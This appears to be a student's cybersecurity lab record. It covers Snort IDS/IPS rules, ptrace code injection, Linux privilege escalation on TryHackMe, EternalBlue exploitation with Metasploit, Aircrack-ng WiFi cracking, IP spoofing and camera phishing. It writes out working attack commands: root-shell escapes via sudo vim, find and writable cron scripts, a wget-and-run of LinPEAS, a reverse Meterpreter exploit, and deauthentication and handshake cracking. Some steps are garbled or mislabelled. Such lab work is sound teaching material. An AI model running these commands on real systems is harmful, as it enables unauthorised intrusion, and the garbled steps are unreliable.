Rules Engine: SF_SNORT DETECTION_ENGINE Version 2.4 <Build 1>
Preprocessor Object: SF_POP Version 1.0 <Build 1>
Preprocessor Object: SF_SSH Version 1.1 <Build 3>
Preprocessor Object: SF_DNP3 Version 1.1 <Build 1>
Preprocessor Object: SF_DNS Version 1.1 <Build 4>
Preprocessor Object: SF_GTP Version 1.1 <Build 1>
Preprocessor Object: SF_MODBUS Version 1.1 <Build 1>
Preprocessor Object: SF_SDF Version 1.1 <Build 1>
Preprocessor Object: SF_DCERPC2 Version 1.0 <Build 3>
Preprocessor Object: SF_FTPTELNET Version 1.2 <Build 13>
Preprocessor Object: SF_REPUTATION Version 1.1 <Build 1>
Preprocessor Object: SF_SMTP Version 1.1 <Build 9>
Preprocessor Object: SF_IMAP Version 1.0 <Build 1>
Preprocessor Object: SF_SIP Version 1.1 <Build 1>
Preprocessor Object: SF_SSLPP Version 1.1 <Build 4>

```

Snort successfully validated the configuration!

Snort exiting

ubuntu@ip-10-49-182-45:~\$

```

64 bytes from 10.48.190.168: icmp_seq=412 ttl=64 time=0.039 ms
^C
--- 10.48.190.168 ping statistics ---
412 packets transmitted, 412 received, 0% packet loss, time 420857ms
rtt min/avg/max/mdev = 0.005/0.037/0.048/0.004 ms
ubuntu@ip-10-48-190-168:~$

```

```

Commencing packet processing (pid=1941)
55: Session exceeded configured max segs to queue 2621 using 2621 segs (server queue). 10.48.127.64 4226
4 --> 10.48.190.168 80 {0} : LMstate 0x40 LMFlags 0x2101
03/10-10:22:44.966713 [**] [1:1000001:1] ICMP Ping Detected [**] [Priority: 0] {IPV6-ICMP} fe80::79:32f
f:fe6b:91a7 -> ff02::2

```

## Experiment 2 — Port Scan Detection — line by line (with new terminal steps)

### 1. Edit Rules File

```
sudo nano /etc/snort/rules/local.rules
```

### 2. Add:

```

alert tcp any any -> any any (msg:"TCP Port Scan Activity";
sid:1000002; rev:1;)

```

### 3. Save: Ctrl+O → Enter → Ctrl+X

### 4. Stop Snort:

```
Ctrl + C
```

### 5. Restart Snort:

```
sudo snort -A console -c /etc/snort/snort.conf -i eth0
```

### 6. Open new terminal tab

- Click + on terminal  
OR
- Right-click → New Tab

7. In new terminal:

for p in {1..100}; do nc -zv 10.48.190.168 \$p; done

8. Go back to Snort terminal → confirm alert

9. (Optional log):

sudo tail -f /var/log/snort/alert

```
03/10-11:03:14.096390 [**] [1:1000002:1] TCP Port Scan Activity [**] (Priority: 0) (TCP) 10.48.127.64:4
2264 -> 10.48.190.168:80
03/10-11:03:14.096530 [**] [1:1000002:1] TCP Port Scan Activity [**] (Priority: 0) (TCP) 10.48.127.64:4
2264 -> 10.48.190.168:80
03/10-11:03:14.096994 [**] [1:1000002:1] TCP Port Scan Activity [**] (Priority: 0) (TCP) 10.48.127.64:4
2264 -> 10.48.190.168:80
03/10-11:03:14.097358 [**] [1:1000002:1] TCP Port Scan Activity [**] (Priority: 0) (TCP) 10.48.127.64:4
2264 -> 10.48.190.168:80
03/10-11:03:14.097695 [**] [1:1000002:1] TCP Port Scan Activity [**] (Priority: 0) (TCP) 10.48.127.64:4
2264 -> 10.48.190.168:80
03/10-11:03:14.101333 [**] [1:1000002:1] TCP Port Scan Activity [**] (Priority: 0) (TCP) 10.48.127.64:4
2264 -> 10.48.190.168:80
03/10-11:03:14.118446 [**] [1:1000002:1] TCP Port Scan Activity [**] (Priority: 0) (TCP) 10.48.127.64:4
2264 -> 10.48.190.168:80
03/10-11:03:14.118519 [**] [1:1000002:1] TCP Port Scan Activity [**] (Priority: 0) (TCP) 10.48.127.64:4
2264 -> 10.48.190.168:80
03/10-11:03:14.118767 [**] [1:1000002:1] TCP Port Scan Activity [**] (Priority: 0) (TCP) 10.48.127.64:4
2264 -> 10.48.190.168:80
```

```
nc: connect to 10.48.190.168 port 14 (tcp) failed: Connection refused
nc: connect to 10.48.190.168 port 15 (tcp) failed: Connection refused
nc: connect to 10.48.190.168 port 16 (tcp) failed: Connection refused
nc: connect to 10.48.190.168 port 17 (tcp) failed: Connection refused
nc: connect to 10.48.190.168 port 18 (tcp) failed: Connection refused
nc: connect to 10.48.190.168 port 19 (tcp) failed: Connection refused
nc: connect to 10.48.190.168 port 20 (tcp) failed: Connection refused
nc: connect to 10.48.190.168 port 21 (tcp) failed: Connection refused
Connection to 10.48.190.168 22 port [tcp/ssh] succeeded!
nc: connect to 10.48.190.168 port 23 (tcp) failed: Connection refused
nc: connect to 10.48.190.168 port 24 (tcp) failed: Connection refused
nc: connect to 10.48.190.168 port 25 (tcp) failed: Connection refused
nc: connect to 10.48.190.168 port 26 (tcp) failed: Connection refused
nc: connect to 10.48.190.168 port 27 (tcp) failed: Connection refused
nc: connect to 10.48.190.168 port 28 (tcp) failed: Connection refused
nc: connect to 10.48.190.168 port 29 (tcp) failed: Connection refused
nc: connect to 10.48.190.168 port 30 (tcp) failed: Connection refused
nc: connect to 10.48.190.168 port 31 (tcp) failed: Connection refused
nc: connect to 10.48.190.168 port 32 (tcp) failed: Connection refused
nc: connect to 10.48.190.168 port 33 (tcp) failed: Connection refused
nc: connect to 10.48.190.168 port 34 (tcp) failed: Connection refused
```

### Experiment 3 — IPS Blocking (Inline Mode) — line by line (with new terminal steps)

1. Change rule in Rule File

sudo nano /etc/snort/rules/local.rules

2. Add:

```
drop icmp any any -> any any (msg:"ICMP Blocked"; sid:1000003; rev:1;)
```

3. Save: Ctrl+O → Enter → Ctrl+X

4. Stop Snort:

```
Ctrl + C
```

5. Run inline:

```
sudo snort -Q --daq afpacket -i eth0:eth0 -c /etc/snort/snort.conf
```

6. Open new terminal tab

- Click +

OR

- Right-click → New Tab

7. In new terminal:

```
ping 8.8.8.8
```

8. Expected result:

✗ No ping reply

✓ Alert shown in Snort terminal

9. (Optional log):

```
sudo tail -f /var/log/snort/alert
```

**If interface is not eth0**

**Run once:**

```
ip a
```

**Use the shown interface name instead of eth0.**

**RESULT:**

Successfully detected and prevented attacks using Snort IDS/IPS.

|                      |                                                                                                               |
|----------------------|---------------------------------------------------------------------------------------------------------------|
| Ex. Nos. 7           | <b>Performing Code Injection on Application Process Using Ptrace in Kali Linux(Educational Demonstration)</b> |
| Date :<br>24-03-2026 |                                                                                                               |

### **AIM :**

To demonstrate code injection on a running application process using the ptrace system call in Kali Linux for understanding low-level process manipulation and security vulnerabilities.

### **SOFTWARE REQUIREMENTS :**

- Host Operating System: Windows / Linux / macOS
- Virtualization Software: Oracle VirtualBox
- Guest Operating System: Kali Linux
- Programming Language: C
- Debugger / System Tool: Ptrace
- Compiler: GCC
- System Requirements:
  - o RAM: Minimum 4 GB (8 GB recommended)
  - o Disk Space: Minimum 30 GB
  - o Processor: Intel/AMD with Virtualization support

### **INTRODUCTION :**

Code injection is a technique where malicious code is inserted into a running process to alter its execution. ptrace is a Linux system call that allows one process to observe and control another process, commonly used by debuggers. Understanding ptrace-based code injection helps analyze malware behavior, reverse engineering techniques, and system-level security vulnerabilities. Kali Linux provides a secure environment to study such low-level attacks ethically.

### **Procedure**

Step 1: Start Kali Linux Virtual Machine

1. Open Oracle VirtualBox.
2. Start the Kali Linux virtual machine.
3. Log in using Kali credentials.

Step 2: Create a Target Program

1. Open Terminal.
2. Create a simple C program:
3. nano target.c
4. Write a basic infinite loop program.
5. Compile the program:
6. gcc target.c -o target

Step 3: Run the Target Application

1. Execute the program:
2. ./target
3. Note the Process ID (PID) using:

4. `ps aux | grep target`

Step 4: Create Injector Program

1. Create injector source file:

2. `nano injector.c`

3. Write ptrace-based code to attach to the target process and modify its memory or registers.

4. Save the file.

Step 5: Compile the Injector Program

1. Compile the injector:

2. `gcc injector.c -o injector`

Step 6: Attach to Target Process

1. Attach injector to target process using PID:

2. `sudo ./injector <PID>`

3. Injector gains control of the target process.

Step 7: Inject and Execute Code

1. Modify target process memory or registers.

2. Resume execution of the target process.

3. Observe injected behavior.

### **Output**

- Injector successfully attaches to the running process.
- Target application behavior is modified during execution.
- Code injection is observed in real time.

### **RESULT :**

Code injection using the ptrace system call was successfully demonstrated in Kali Linux. The experiment illustrates how process memory and execution flow can be manipulated, emphasizing the importance of secure process isolation.

### **Reference**

<https://man7.org/linux/man-pages/man2/ptrace.2.html>

### **⚠ Note**

This experiment is conducted strictly for academic and ethical purposes within a controlled laboratory environment.

|                      |                                            |
|----------------------|--------------------------------------------|
| Ex. Nos. 8           | Privilege Escalation in TryHackMe Platform |
| Date :<br>10-03-2026 |                                            |

### **Aim**

To detect and prevent real-time network attacks using Snort IDS/IPS on the TryHackMe platform.

### **Software Requirements**

TryHackMe account, AttackBox or VPN,SSH.

### **Explanation of Exercise**

Privilege escalation means gaining higher permissions on a system after initial access (usually from a low-privilege user to root/administrator). In TryHackMe labs, the goal is usually to escalate privileges and capture the root flag.

### **Procedure**

#### **Step 1 – Login to TryHackMe**

1. Open browser
2. Go to  
<https://tryhackme.com>
3. Login with your credentials.

#### **Step 2 – Open the Lab Room**

1. Click Learn
2. Search for  
Linux Privilege Escalation
3. Open the room.

The room contains multiple tasks and instructions. Follow all tasks and learn what is privilege Escalation.

TryHackMe Privilege Escalation Flow

1. Gain initial shell
2. Run enumeration commands
3. Check sudo -l
4. Search SUID binaries
5. Check cron jobs
6. Look for writable scripts
7. Use GTF0Bins
8. Run LinPEAS
9. Exploit vulnerability
10. Get root flag

#### **Step 3 – Start AttackBox**

At the top of the room page click:  
Start AttackBox

Wait 1–2 minutes until the Kali Linux desktop loads.  
AttackBox is a browser-based penetration testing machine.

#### **Step 4 – Open Terminal**

Inside AttackBox open the terminal.

Method 1

Click the Terminal icon in the bottom taskbar.

Method 2

Press the shortcut

CTRL + ALT + T

A terminal window will open.

#### **Step 5 – Identify Target Machine**

On the TryHackMe room page locate the Target IP Address.

Example:

10.10.152.45

This is the machine students will attack.

#### **Step 6 – Connect to Target Machine**

Use SSH to connect.

Command:

ssh username@target-ip

Example:

ssh tryhackme@10.10.152.45

Press Enter

When asked:

Are you sure you want to continue connecting?

Type

yes

Then enter the password provided in the room instructions.

If successful you will see:

tryhackme@target:~\$

This means you now have initial access to the system.

#### **Step 7 – Verify Current User**

Run the command:

whoami

Example output:

tryhackme

Explanation

This shows the current logged in user.

The goal is to escalate privileges to root.

### **Step 8 – Check User Information**

Run:

```
id
```

Example output:

```
uid=1001(tryhackme) gid=1001(tryhackme) groups=1001(tryhackme)
```

Explanation

Shows user ID and group memberships.

### **Step 9 – Collect System Information**

Run:

```
uname -a
```

Example output:

```
Linux ubuntu 4.4.0-21-generic
```

Explanation

Displays kernel version which may contain vulnerabilities.

Check operating system:

```
cat /etc/os-release
```

Example:

```
Ubuntu 16.04
```

Older OS versions may contain security flaws.

### **Step 10 – Check Sudo Permissions**

Run:

```
sudo -l
```

Example output:

User tryhackme may run the following commands:

```
(root) NOPASSWD: /usr/bin/vim
```

Explanation

User can run vim as root without password.

### **Step 11 – Exploit Sudo Privilege**

Execute:

```
sudo vim -c '&#39;#!/bin/bash&#39;;
```

Now check:

```
whoami
```

Output:

```
root
```

Explanation

This command opens a root shell using vim.

### **Step 12 – Search for SUID Binaries**

If sudo access is not available, search for SUID files.

Run:

```
find / -perm -4000 -type f 2>/dev/null
```

Example output:

```
/usr/bin/find
```

```
/usr/bin/passwd
```

```
/usr/bin/python
```

Explanation

SUID binaries run with owner privileges (often root).

### **Step 13 – Exploit SUID Binary**

If find is present run:

```
find . -exec /bin/sh \; -quit
```

Then check:

```
whoami
```

If successful:

```
root
```

### **Step 14 – Check Cron Jobs**

Cron jobs execute scheduled tasks.

Run:

```
cat /etc/crontab
```

Example output:

```
* * * * * root /home/user/script.sh
```

Explanation

The script runs every minute as root.

Check permissions:

```
ls -la /home/user/script.sh
```

If writable:

```
nano /home/user/script.sh
```

Add:

```
/bin/bash
```

When cron executes the script a root shell appears.

### **Step 15 – Check Writable Files**

Find writable files:

```
find / -writable -type f 2>/dev/null
```

Explanation

Writable files may allow code injection.

### **Step 16 – Check PATH Variable**

Display PATH:

```
echo $PATH
```

Example output:

```
/usr/local/bin:/usr/bin:/bin
```

Explanation

If root executes commands without absolute path, attackers can hijack commands.

### **Step 17 – Automated Enumeration Tool**

Download LinPEAS.

```
wget https://github.com/carlospolop/PEASS-ng/releases/latest/download/linpeas.sh
```

Make executable:

```
chmod +x linpeas.sh
```

Run the tool:

```
./linpeas.sh
```

LinPEAS automatically detects:

SUID vulnerabilities

Cron jobs

PATH misconfigurations

Password leaks

Kernel exploits

### **Step 18 – Kernel Exploit Check**

Check kernel version:

```
uname -r
```

Search exploit:

```
searchsploit linux kernel &lt;version>
```

Explanation

Older kernels may contain privilege escalation vulnerabilities.

### **Step 19 – Confirm Root Access**

Run:

```
whoami
```

Output:

```
root
```

This confirms privilege escalation success.

### **Step 20 – Capture Root Flag**

Navigate to root directory:

```
cd /root
```

List files:

```
ls
```

Read flag:

```
cat root.txt
```

## Output

```
ubuntu@tryhackme: ~/Desktop
File Edit View Search Terminal Help
ubuntu@tryhackme:~/Desktop$ ssh tryhackme@10.10.152.45
The authenticity of host '10.10.152.45' can't be established.
Are you sure you want to continue connecting (yes/no)? yes
Warning: Permanently added '10.10.152.45' to the list of known hosts.
tryhackme@10.10.152.45's password:
Welcome to Ubuntu 16.04 LTS
tryhackme@target:~$
tryhackme@target:~$ whoami
tryhackme
tryhackme@target:~$ sudo -l
User tryhackme may run the following commands on target:
 (root) NOPASSWD: /usr/bin/vim
tryhackme@target:~$ sudo vim -c '!/bin/bash'
root@target:/home/tryhackme# whoami
root
```

```
root@ip-10-48-170-200: ~
File Edit View Search Terminal Help
root@ip-10-48-170-200:~# whoami
root
root@ip-10-48-170-200:~# id
uid=0(root) gid=0(root) groups=0(root)
root@ip-10-48-170-200:~# uname -a
Linux ip-10-48-170-200 4.4.0-21-generic #37-Ubuntu SMP x86_64 GNU/Linux
root@ip-10-48-170-200:~# cd /root
root@ip-10-48-170-200:/root# ls
root.txt
root@ip-10-48-170-200:/root# cat root.txt
THM{root_access}
root@ip-10-48-170-200:/root#
```

## Result:

Privilege escalation was successfully achieved by exploiting system misconfigurations, and root access was obtained. The root flag was captured, confirming complete system compromise in a controlled environment.

|                      |                                                 |
|----------------------|-------------------------------------------------|
| Ex. Nos. 9           | Windows Exploitation using Metasploit Framework |
| Date :<br>24-03-2026 |                                                 |

## Aim

To perform exploitation of a vulnerable Windows system using the Metasploit Framework in Kali Linux for educational and ethical hacking purposes.

## Software Requirements

Host Operating System: Windows / Linux / macOS

Virtualization Software: Oracle VirtualBox

Guest Operating System: Kali Linux

Security Tool: Metasploit Framework

## System Requirements:

- o RAM: Minimum 4 GB (8 GB recommended)
- o Disk Space: Minimum 30 GB
- o Processor: Intel/AMD with Virtualization support

## Introduction

Windows exploitation involves identifying and leveraging vulnerabilities in Windows operating systems to gain unauthorized access or control. The Metasploit Framework is a widely used penetration testing tool that provides a collection of exploits, payloads, and auxiliary modules.

Using Kali Linux in a virtualized environment allows safe and controlled testing of vulnerabilities such as MS17-010 (EternalBlue), which targets SMB protocol weaknesses in unpatched Windows systems.

## Procedure

### Step 1: Start Kali Linux Virtual Machine

1. Launch Oracle VirtualBox.
2. Start the Kali Linux virtual machine.
3. Log in using Kali credentials.

### Step 2: Launch Metasploit Framework

1. Open Terminal in Kali Linux.
2. Start Metasploit using:

```
msfconsole
```

### Step 3: Search for Exploits

1. In Metasploit console, search for Windows exploits:

```
search windows
```

### Step 4: Select Exploit Module

1. Choose the EternalBlue exploit module:

```
use exploit/windows/smb/ms17_010_eternalblue
```

### Step 5: Configure Target Parameters

1. Set the target system IP address:

```
set RHOSTS <target_ip>
```

2. Set local machine IP address:

```
set LHOST <your_ip>
```

### Step 6: Execute the Exploit

1. Run the exploit:

```
exploit
```

2. Wait for session establishment.

### Output:

- Reverse TCP handler started.
- Exploit payload sent to target system.
- Meterpreter session opened successfully.

### Result

The vulnerable Windows system was successfully exploited using the Metasploit Framework. A Meterpreter session was established, demonstrating how unpatched vulnerabilities can be exploited and emphasizing the importance of system updates and security practices.

|                      |                                                   |
|----------------------|---------------------------------------------------|
| Ex. Nos. 10          | Wireless Network Security Audit using Aircrack-ng |
| Date :<br>24-03-2026 |                                                   |

### **Aim :**

To perform wireless network analysis and security auditing using Aircrack-ng tools in Kali Linux for educational and ethical hacking purposes.

### **Software Requirements :**

Host Operating System: Windows / Linux / macOS

Virtualization Software: Oracle VirtualBox

Guest Operating System: Kali Linux

Security Tools: Aircrack-ng Suite

### **System Requirements:**

- o RAM: Minimum 4 GB (8 GB recommended)
- o Disk Space: Minimum 30 GB
- o Processor: Intel/AMD with Virtualization support
- o Wireless Adapter supporting Monitor Mode

### **Introduction:**

Wireless network security auditing involves analyzing Wi-Fi networks to identify vulnerabilities and weaknesses. The Aircrack-ng suite is a powerful set of tools used for monitoring, packet capturing, and cracking wireless network passwords.

By performing controlled auditing in a lab environment, users can understand how weak encryption and poor password practices can compromise wireless security.

### **Procedure:**

Step 1: Start Kali Linux Virtual Machine

1. Launch Oracle VirtualBox.
2. Start the Kali Linux virtual machine.
3. Log in using Kali credentials.

Step 2: Connect Wireless Adapter

1. Attach a wireless adapter that supports monitor mode.
2. Verify adapter using:

iwconfig

### Step 3: Enable Monitor Mode

1. Start monitor mode on the wireless interface:

```
airmon-ng start wlan0
```

### Step 4: Scan Wireless Networks

1. Scan nearby networks:

```
airodump-ng wlan0mon
```

2. Note the BSSID and channel of the target network.

### Step 5: Capture Packets

1. Capture packets from target network:

```
airodump-ng --bssid <BSSID> -c <CHANNEL> -w capture wlan0mon
```

### Step 6: Perform Deauthentication Attack

1. Generate traffic to capture handshake:

```
aireplay-ng --deauth 5 -a <BSSID> wlan0mon
```

### Step 7: Crack Password

1. Use a wordlist to crack the captured handshake:

```
aircrack-ng capture.cap -w /usr/share/wordlists/rockyou.txt
```

### Output :

- Nearby wireless networks displayed with BSSID and signal strength.
- Packets captured successfully.
- Password cracking attempted using wordlist.
- Key found for weak passwords (if successful).

### Result:

Wireless networks were successfully analyzed and audited using Aircrack-ng tools. The experiment demonstrated how weak passwords and insecure configurations can be exploited, highlighting the importance of strong encryption and secure Wi-Fi practices.

|                      |                                                                                       |
|----------------------|---------------------------------------------------------------------------------------|
| Ex. Nos. 11          | Performing IP Spoofing Using a GitHub Tool in Kali Linux<br>(Education Demonstration) |
| Date :<br>25-03-2026 |                                                                                       |

### **Aim**

To demonstrate IP spoofing techniques using an open-source GitHub tool in Kali Linux for understanding network-level attack concepts and security vulnerabilities.

### **⚠ Important Note**

This experiment is conducted strictly for academic and ethical purposes on authorized networks only.

Unauthorized IP spoofing is illegal and punishable by law.

### **Software Requirements**

- Host Operating System: Windows / Linux / macOS
- Virtualization Software: Oracle VirtualBox
- Guest Operating System: Kali Linux
- Security Tool: John the Ripper
- System Requirements:
  - o RAM: Minimum 4 GB (8 GB recommended)
  - o Disk Space: Minimum 30 GB
  - o Processor: Intel/AMD with Virtualization support

### **Introduction**

IP spoofing is a technique where an attacker forges the source IP address in network packets to impersonate another system. It is commonly used in attacks such as DDoS, session hijacking, and bypassing IP-based authentication. This experiment demonstrates IP spoofing using a publicly available GitHub tool to understand how attackers manipulate packet headers. Kali Linux provides a safe and controlled environment for ethical network security experimentation.

### **Procedure**

#### **Step 1: Start Kali Linux Virtual Machine**

1. Open Oracle VirtualBox.
2. Start Kali Linux.
3. Log in using Kali credentials.

#### **Step 2: Open Terminal**

1. Launch Terminal in Kali Linux.
2. Update system packages:
3. `sudo apt update`

#### **Step 3: Clone IP Spoofing Tool from GitHub**

1. Clone the repository:

2. git clone https://github.com/<username>/<ip-spoofing-tool>;
3. Navigate to the tool directory:
4. cd ip-spoofing-tool

#### Step 4: Install Dependencies

1. Install required dependencies:
2. sudo apt install python3
3. pip3 install -r requirements.txt

#### Step 5: Configure the Tool

1. Open the script file:
2. nano spoof.py
3. Configure:
  - o Target IP address
  - o Spoofed source IP address
  - o Network interface

#### Step 6: Execute IP Spoofing

1. Run the tool with root privileges:
2. sudo python3 spoof.py
3. Observe packet transmission with spoofed IP addresses.

#### Step 7: Monitor Network Traffic (Optional)

1. Use Wireshark or tcpdump:
2. sudo tcpdump
3. Verify spoofed source IP packets.

#### Output

Packets are sent with forged source IP addresses.  
Network traffic reflects spoofed IP information.  
Demonstration successfully completed.

```
(student@kali)-[~]
$ git clone https://github.com/GokulkrishnaR31/NearNow.git
Cloning into 'NearNow'...
remote: Enumerating objects: 3, done.
remote: Counting objects: 100% (3/3), done.
remote: Total 3 (delta 0), reused 0 (delta 0), pack-reused 0 (from 0)
Receiving objects: 100% (3/3), done.

(student@kali)-[~]
$ cd NearNow

(student@kali)-[~/NearNow]
$ ls
README.md

(student@kali)-[~/NearNow]
$ cat README.md
# NearNow

(student@kali)-[~/NearNow]
$
```

```
(student@kali)-[~]
$ nano spoof.py

(student@kali)-[~]
$ sudo python3 spoof.py
Sending spoofed packets ...
###[ IP ]###
version = 4
ihl = None
tos = 0x0
len = None
id = 1
flags =
frag = 0
ttl = 64
proto = icmp
chksum = None
src = 8.8.8.8
dst = 10.0.2.15
\options \
###[ ICMP ]###
type = echo-request
code = 0
chksum = None
id = 0x0
seq = 0x0
unused = b''

WARNING: MAC address to reach destination not found. Using broadcast.
.WARNING: MAC address to reach destination not found. Using broadcast.
.WARNING: more MAC address to reach destination not found. Using broadcast.
.WARNING: MAC address to reach destination not found. Using broadcast.
.WARNING: MAC address to reach destination not found. Using broadcast.
.
Sent 5 packets.
```

Introduction  
Online Clipboard is free online tool that help you to

How to use:  
1. choose your text or image that would be like to  
2. Send your text or image to Online Clipboard by  
3. At the other device, retrieve your text or image

Send to Online Clipboard:  
09:17:06 275550 ARP: Request who has 10.0.2.2  
09:17:06 275550 ARP: Reply 10.0.2.2 is at 52:55

Retrieve from Online Clipboard:

```
09:17:14.696974 IP 93.243.107.34.bc.googleusercontent.com.https > 10.0.2.15.3
9712: Flags [P.], seq 1051:1188, ack 2017, win 65535, length 137
09:17:14.747501 IP 10.0.2.15.39712 > 93.243.107.34.bc.googleusercontent.com.h
ttps: Flags [.] , ack 1188, win 63053, length 0
09:17:16.096172 IP 10.0.2.15.49282 > ec2-52-43-182-82.us-west-2.compute.amazo
naws.com.https: Flags [.] , ack 5521, win 65535, length 0
09:17:16.096735 IP ec2-52-43-182-82.us-west-2.compute.amazonaws.com.https > 1
0.0.2.15.49282: Flags [.] , ack 2998, win 65535, length 0
09:17:26.321960 IP 10.0.2.15.49282 > ec2-52-43-182-82.us-west-2.compute.amazo
naws.com.https: Flags [.] , ack 5521, win 65535, length 0
09:17:26.322143 IP ec2-52-43-182-82.us-west-2.compute.amazonaws.com.https > 1
0.0.2.15.49282: Flags [.] , ack 2998, win 65535, length 0
09:17:36.545154 IP 10.0.2.15.49282 > ec2-52-43-182-82.us-west-2.compute.amazo
naws.com.https: Flags [.] , ack 5521, win 65535, length 0
09:17:36.545449 IP ec2-52-43-182-82.us-west-2.compute.amazonaws.com.https > 1
0.0.2.15.49282: Flags [.] , ack 2998, win 65535, length 0
09:17:46.785071 IP 10.0.2.15.49282 > ec2-52-43-182-82.us-west-2.compute.amazo
naws.com.https: Flags [.] , ack 5521, win 65535, length 0
09:17:46.785542 IP ec2-52-43-182-82.us-west-2.compute.amazonaws.com.https > 1
0.0.2.15.49282: Flags [.] , ack 2998, win 65535, length 0
09:17:51.903328 ARP, Request who-has 10.0.2.2 tell 10.0.2.15, length 28
09:17:51.903704 ARP, Reply 10.0.2.2 is-at 52:55:0a:00:02:02 (oui Unknown), le
ngth 50
09:17:57.025215 IP 10.0.2.15.49282 > ec2-52-43-182-82.us-west-2.compute.amazo
naws.com.https: Flags [.] , ack 5521, win 65535, length 0
09:17:57.025765 IP ec2-52-43-182-82.us-west-2.compute.amazonaws.com.https > 1
0.0.2.15.49282: Flags [.] , ack 2998, win 65535, length 0
09:18:07.264939 IP 10.0.2.15.49282 > ec2-52-43-182-82.us-west-2.compute.amazonaws.com.https: Flags [.] , ack 5521, win 65535, length 0
09:18:07.266136 IP ec2-52-43-182-82.us-west-2.compute.amazonaws.com.https > 10.0.2.15.49282: Flags [.] , ack 2998, win 65535, length 0
09:18:11.910013 IP 10.0.2.15.49282 > ec2-52-43-182-82.us-west-2.compute.amazonaws.com.https: Flags [P.], seq 2998:3022, ack 5521, win 65535, length 24
09:18:11.910071 IP 10.0.2.15.49282 > ec2-52-43-182-82.us-west-2.compute.amazonaws.com.https: Flags [F.], seq 3022, ack 5521, win 65535, length 0
09:18:11.910614 IP ec2-52-43-182-82.us-west-2.compute.amazonaws.com.https > 10.0.2.15.49282: Flags [.] , ack 3022, win 65535, length 0
09:18:11.910615 IP ec2-52-43-182-82.us-west-2.compute.amazonaws.com.https > 10.0.2.15.49282: Flags [.] , ack 3023, win 65535, length 0
09:18:11.913985 IP ec2-52-43-182-82.us-west-2.compute.amazonaws.com.https > 10.0.2.15.49282: Flags [F.], seq 5521, ack 3023, win 65535, length 0
09:18:11.913997 IP 10.0.2.15.49282 > ec2-52-43-182-82.us-west-2.compute.amazonaws.com.https: Flags [.] , ack 5522, win 12224, length 0
```

## Result

IP spoofing was successfully demonstrated using a GitHub-based tool in Kali Linux.

The experiment illustrates how attackers can manipulate IP headers and highlights the need for robust network security mechanisms.

|                      |                                                                                                        |
|----------------------|--------------------------------------------------------------------------------------------------------|
| Ex. Nos. 12          | Study of Camera Phishing Using an Open-Source GitHub Tool in Kali Linux<br>(Educational Demonstration) |
| Date :<br>25-03-2026 |                                                                                                        |

### Aim

To study the concept of camera phishing attacks using an open-source GitHub tool in Kali Linux in order to understand privacy threats and the importance of secure user awareness.

### ⚠ Important Note

This experiment is conducted strictly for academic and ethical purposes using consent-based simulations only.

Unauthorized camera access or phishing activities are illegal and unethical.

### Software Requirements

- Host Operating System: Windows / Linux / macOS
- Virtualization Software: Oracle VirtualBox
- Guest Operating System: Kali Linux
- Security Tool: John the Ripper
- System Requirements:
  - o RAM: Minimum 4 GB (8 GB recommended)
  - o Disk Space: Minimum 30 GB
  - o Processor: Intel/AMD with Virtualization support

### Introduction

Camera phishing is a social-engineering-based attack where victims are tricked into granting camera access through malicious links or fake web pages. Such attacks can compromise user privacy and are commonly used in cybercrime, surveillance, and identity theft scenarios. Studying camera phishing in Kali Linux using open-source tools helps students understand how attackers exploit human behavior rather than software vulnerabilities. This experiment focuses on **awareness, detection, and prevention**, not real-world exploitation.

### Procedure

#### Step 1: Start Kali Linux Virtual Machine

1. Open Oracle VirtualBox.
2. Start Kali Linux.
3. Log in using Kali credentials.

#### Step 2: Study the Open-Source Tool

1. Access an open-source GitHub repository related to camera phishing (educational purpose).
2. Review the documentation to understand:
  - o How fake permission prompts are created
  - o How user interaction is exploited
  - o Ethical limitations of such tools

### Step 3: Understand the Attack Workflow

1. Analyze how phishing pages request camera permissions.
2. Observe how browsers handle camera access requests.
3. Study how attackers misuse user trust.

### Step 4: Simulated Demonstration

1. Perform a local, consent-based simulation using test accounts.
2. Observe how camera permission prompts appear.
3. Analyze user response behavior.

### Step 5: Analyze Security Implications

1. Identify risks related to:
  - o Unauthorized camera access
  - o Privacy leakage
  - o Social engineering
2. Discuss how modern browsers and OS security attempt to mitigate such attacks.

### Step 6: Study Prevention Techniques

Browser permission management

User awareness and training

HTTPS and trusted domains

OS-level camera access controls

### Output

Understanding of how camera phishing attacks operate.


Awareness of user privacy risks.

Screenshots and observations recorded for academic reference.

```
(student@kali)-[~]
